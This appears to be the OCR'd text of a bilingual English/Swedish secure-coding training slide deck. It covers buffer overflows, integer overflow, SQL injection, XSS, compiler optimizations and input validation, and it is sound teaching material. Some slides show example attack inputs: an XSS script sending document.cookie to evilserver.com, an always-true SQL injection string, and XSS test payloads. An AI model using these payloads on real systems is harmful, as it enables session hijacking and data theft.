europoint


Software Security

Lennart Beckman

Europoint Networking
lennart@ europoint.se
0707-323609

Europoint

europoint



Security basics - CIA

europoint

- Confidentiality
- Integrity
- Availability

- Traceability

Security basics


europoint

- Nothing is 100% secure

- Time is limited – for developer
- Time is unlimited – for intruder


Problem

europoint




Where is the problem introduced?

europoint



RUP, project life cycle



Where does security come in?


- OWASP, Open Web Application Security Project
  - CLASP, Comprehensive Lightweight Application Securiyt Process
  - 7 best practices
- Microsoft
  - SDL, Security Development Lifecycle

CLASP 1 Awareness Program


- Education for all (not only developers)
- Project leaders need to understand security
- Testers need to understand security

CLASP 3 Security Requirements

- Security Policy
- Identify attack surfaces
- Identify ”misuse cases”



CLASP in RUP



What to do


- Choose the best from the models
- Define roles
  - Security coach
  - Security assessor
- Continous, iterative security approach
  - Risk analysis
  - Security guidelines and rules
  - Education

Design principles

- Defence in depth
- Least privilege
- Separation of duties
- Separation of privilege
- Escalation of privilegeav privilegier
- Separation of data and functionality

13

Defence in depth



14

Programming

Two kinds of problems:

1. Input
2. Other problems

Buffer overrun

Buffer overrun

- Typical problem
- Easy to create…
- Common in low level languages, C och C++

- Can be present in other layers of code

Explanation


- Mix of data and program code

- Typical in a stack
  - Contains info about function calls:
    - Return address
    - Local variables

Example

```
void func(char* input)
{
  char buf[16];
  strcpy(buf, input);
  …
}
```


Stack at call of ”func”



Problem

- If more than 16 characters are input, the pointers will be changed

How to use

- Change the pointer to somewhere in your own code (e.g. in “buf”)
- Let the code start a new process
- Easy!

Alternative

- Use functions with given length, (`strncpy`).

Problem

Counting is difficult

- Do you start with 0 or 1?
- Should the first and last value be included?
- How many bytes do you need for the string “example” ? (Answer: 8, the string ends with \0)

Exercise – what is wrong?

europoint

```
void process_string(char* scr)
{
  char dest[32];
  for (i=0; src[i]&&(i<=sizeof(dest));
    i++)
  dest[i] = scr[i];
  …
}
```


Tips

europoint

- Tänk på första och sista tecknet

Exercise – what is wrong?

europoint

```
void get_user(char* user)
{
  char buf[1024];
  if (strlen(user) > sizeof(buf))
    die(”error: user string too
    long\n”);
  strcpy(buf, user);
  …
}
```


Tips

europoint


- Prova med 1024 tecken

europoint

How do you use this?

Only one byte …

europoint



Testing

- Code review:
  - Input checks
  - Use of input data
  - Use of dangerous constructions
  - Arithmetics in the calculation of buffer sizes

Controls

Place a ”stack cookie” between the variables and pointers in the stack

- Random number, generated at run-time
- If it is changed, the stack is corrupt

Controls, 2

Pointers are coded

e.g. XOR with a secret cookie

Test of Buffer Overflow

Survey:

- Check input
- Check data flow from input to internal data structures
- Check for insecure string functions
- Check counting (string length, buffer sizers etc.)

Test of Buffer Overflow, cont.

- Semi-random testing, fuzzytesting
- Increase input length gradually
- Check sizes close to probable limits
- .

Integer Overflow

Explanation

- Binary arithmetic
- Type casting is sometimes not intuitive and potentially dangerous
- Note: this can happen in old code that is reused

Binary arithmetics

Ex: 1 byte

`0001 1011 = 27`

Values from `0` to `255`

What is the result of `255 + 1` ?

Negative numbers

Leftmost bit is sign

Ex: `1111 1111 is -1`
`1111 1110 is -2`
`1111 1011 is -5`

Values from `-128` to `127`

What is `-128 - 1`?
What is `127 + 1`?

Types of Integers

Type	Size	min	Max	
signed char	1 byte	-128	127	(0x7f)
unsigned char	1 byte	0	255	(0xff)
short	2 byte	-32 768	32 767	(0x7fff)
unsigned short	2 byte	0	65 535	(0xffff)
int	4 byte	- 2 147 483 648	2 147 483 647	
unsigned int	4 byte	0	4 294 967 295	
long	4 byte	- 2 147 483 648	2 147 483 647	
unsigned long	4 byte	0	4 294 967 295	
long long	8 byte	…	…	
unsigned long long	8 byte	0	…	

Overflow

```
unsigned int a;
a = 0xe0000020;
a = a + 0x20000020;
```

Gives `0x100000040` does not fit in an int, gets truncated to `0x00000040`

Underflow

```
unsigned int a;
a = 0;
a = a -1;
```


Problems?

- Unexpected casting
- Unexpected overflow, underflow

Example

```
const long MAX = =0x7fff;
short len = strlen(input);
if ( len < MAX)
  …
```


But…

```
const long MAX = =0x7fff;
short len = strlen(input);
if ( len < MAX)
  …
```

`strlen` gets casted from `unsigned int` to `signed short`

`0x00000100` -> `0x0100`

`0x0000f000` -> `0xf000` (negative…)

Example, cont.

```
const long MAX = =0x7fff;
short len = strlen(input);
if ( len < MAX)
  …
```

`len` is converted to `long` before comparation

`0x0100` blir `0x00000100`

`0xf000` blir `0xffff000` (negativt)

Typecasting

- Typecasting is a potential problem
- Is performed at calculations, comparision
- All numbers must be the same type
- The rules are not obvious and has been changed…

Example 2, checking for overflow

```
bool AddOk (unsigned short x,
  unsigned short y)
{
  if ( x + y < x)
    return false;
  return true;
}
```

This should work. If x+y is less than x then x+y has overflowed, giving a result less than x

Problem:

```
bool AddOk (unsigned short x,
  unsigned short y);
{
   if ( x + y < x)
      return false;
   return true;
}
```

But, before the addition `unsigned short` is typecast to `int` (4 byte)

Before comparing, `short` is typecast to `int`. Thus, it can never be greater than `x + y`

Summary

- Type casting
  - long, short, signed, unsigned…
- Addition, subtraction
- Multiplication, division, modulo (rest)
- Binary operations can also give surprising results

Consequence

- Security problem, for instance when accessing memory in lower layers of code
- One of the largest problems today

How to find

- Check input
- Look out for type casting

Countermeasures

- Control of input data
- Data validation, range-check
- Use unsigned, if possible
- Avoid smart solutions!

Test

Survey:

- Check alla arithmetic (can bi a lot)
  - Check where data comes from input
  - Check array-index
  - Check type casting
- Check limits
  - 8bit: 127, 128, 255, 256
  - 16bit: 32767, 32768, 64K-1, 64K
  - 32 bit: 2G-1, 2G, 4G-1, 4G

SQL Injection

55

Description

- Change the meaning of an SQL-statement by giving incorrect input
- string- concatenation is often used

56

Exemple

"read `Id` from the user"

```
string sql = "SELECT cardno FROM" +
  "cust WHERE id = " + Id;
```

"print his cardnumber, `cardno` "

57

Problem

Try with `Id = 1 or 2>1 --` , gives the searchcriteria

```
id = 1 or 2>1 --
```

Always true. Produces alla cardnumbers…

58

How to find

- What is under the control of an intruder? (`Id` in the example)
- Is input data controlled?
- Look out for possible string concatenation in SQL-statements

59

Countermeasures

- Input control

60

Test

- Kartläggning:
  - Icke validerad input tillsammans med strängkonkatenering och SQL-anrop.
  - Även LDAP / XML injections / XPath injections
- Test:
  - Kodgranskning bästa sättet.
  - Input med tecken som
    ' (slut på data)
    ; (slut på sql-sats)
    reserverade ord i SQL (+LDAP/XML/XPATH…)

61

Cross Site Scripting

62

Cross Site Scripting

- Web based systems
- Input control missing
- Common

63

Description

- A web application returns input data without checking if it might be something nasty, i.e. a script

64

XSS, example


Let someone's browser execute e.g.

```
<script>document.write('<img
  src="http://evilserver.com/a.gif?'
  + document.cookie
  + '">')</script>
```

Easy…

65

XSS, example



66

What is the problem?


europoint

- The chatforum publishes the comments without checking
- No input control, no *output control*

67

XSS, example 2

europoint



68

How to find

europoint

- Check echo of input
- Check input for dangerous characters, <, >, / …

69

Countermeasures

europoint

- Input control
- *Output control*

70

Test

europoint

- Kartläggning:
  - Icke validerad input som på något sätt lagras och sedan används vid icke validerad output
- Test:
  - Html-anrop med XSS-input, titta på svar
    '><script>alert(windows.location);</script>'
    '\";alert(document.cookie);'
    '\"><script>alert(document.cookie);<script>'
  - Persistenta kan vara mer svårfunna

71

Compiler optimization

europoint

72

Description

- A compiler translates into machine code with the semantics unchanged
- Gives the possibility of optimization. This is often positive
- But, it might remove code that is only for security

73

Example

- Sensitive data is stored in memory
- The memory area is explicitly overwritten after use
- The compiler optimizes away the rewriting, the area is not in use any more…

74

Example, cont.

```
void getPassword(void) {
  char pwd[64];
  if (GetPassword(pwd, sizeof(pwd))) {
     /* checking of password, secure
  operations, etc */
  }
  memset(pwd, 0, sizeof(pwd));
}
```

75

Explanation

- `memset(pwd, 0, sizeof(pwd));` is taken away, there is no more call to pwd,
- The sensitive information is left, open to a later attack

76

How to find?

- Very difficult
- You need to know how the compiler works

77

Even worse

- Some optimizations are included in some versions only of compilers.
- This can be changed by time

78

Countermeasures?

- Turn the optimization off
- Choose the correct level om optimization

79

Cont.

- Turn the optimization off for sensitive parts

```
#pragma optimize("", off)
  memset(pwd, 0, sizeof(pwd));
#pragma optimize("", on)
```

80

Example 2

```
char *buf;
int len;
len = 1<<30;
  [...]
if(buf+len < buf)  /* kolla om
  overflow */
  [...overflow...]
```

- Ref: US-CERT **Vulnerability Note VU#162289,** 2008-04-04

81

Explanation

- Overflow is a non defined state in the standard. A compiler can shoose how to handle this. An optimization candidate!
- From gcc ver 4.2 this is taken away
- From gcc ver 4.2.4 this is optional (use `-fno-strict-overflow`)

82

Countermeasures?


- Code review
- Input control

83

Input control


84

Use only a few entrances




85

Use input validation



86

Input control between systems



87

Explicit validation

```
if  InputValidated;
{
   continue
}
{
   error
}
```

```
if  InputNotOK;
{
   error
}
{
   continue
}
```

88

Validate with regular expressions

89

In many programming languages, e.g.

uttryck	betydelse
^	start av sträng
$	slut av sträng
*	0 eller flera upprepningar
+	1 eller flera upprepningar
{n,m}	Mellan n och m uppr.
a|b	a eller b
[abc]	någon av a,b eller c
[a-z]	ingår i a till z
\	escape char
etc.	

90

Example

```
^[a-z]+\.(jpg|gif)$

semesterbild.jpg
```

is an example of a string in this

91

Example 2

```
RegExp r = ^[a-z]{1,8}\.[a-z]{1,3}$;
if (r.Match(strFileName).Success) {
  …
  }
  else {
  …
}
```

92

Programming rules

93

CERT, Top 10 Secure Coding Practices

- https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices

94

Tio i topp

1. Validate input.
2. Heed compiler warnings.
3. Architecture and design for security policies.
4. Keep it simple.
5. Default deny.

95

Tio i topp, forts

6. Adhere to the principle of least privilege.
7. Sanitize data sent to other systems.
8. Practice defense in depth.
9. Use effective quality assurance techniques.
10. Adopt a secure coding standard.

96

Bonus

europoint

1. Define security requirements
2. Model threats.

97

europoint

98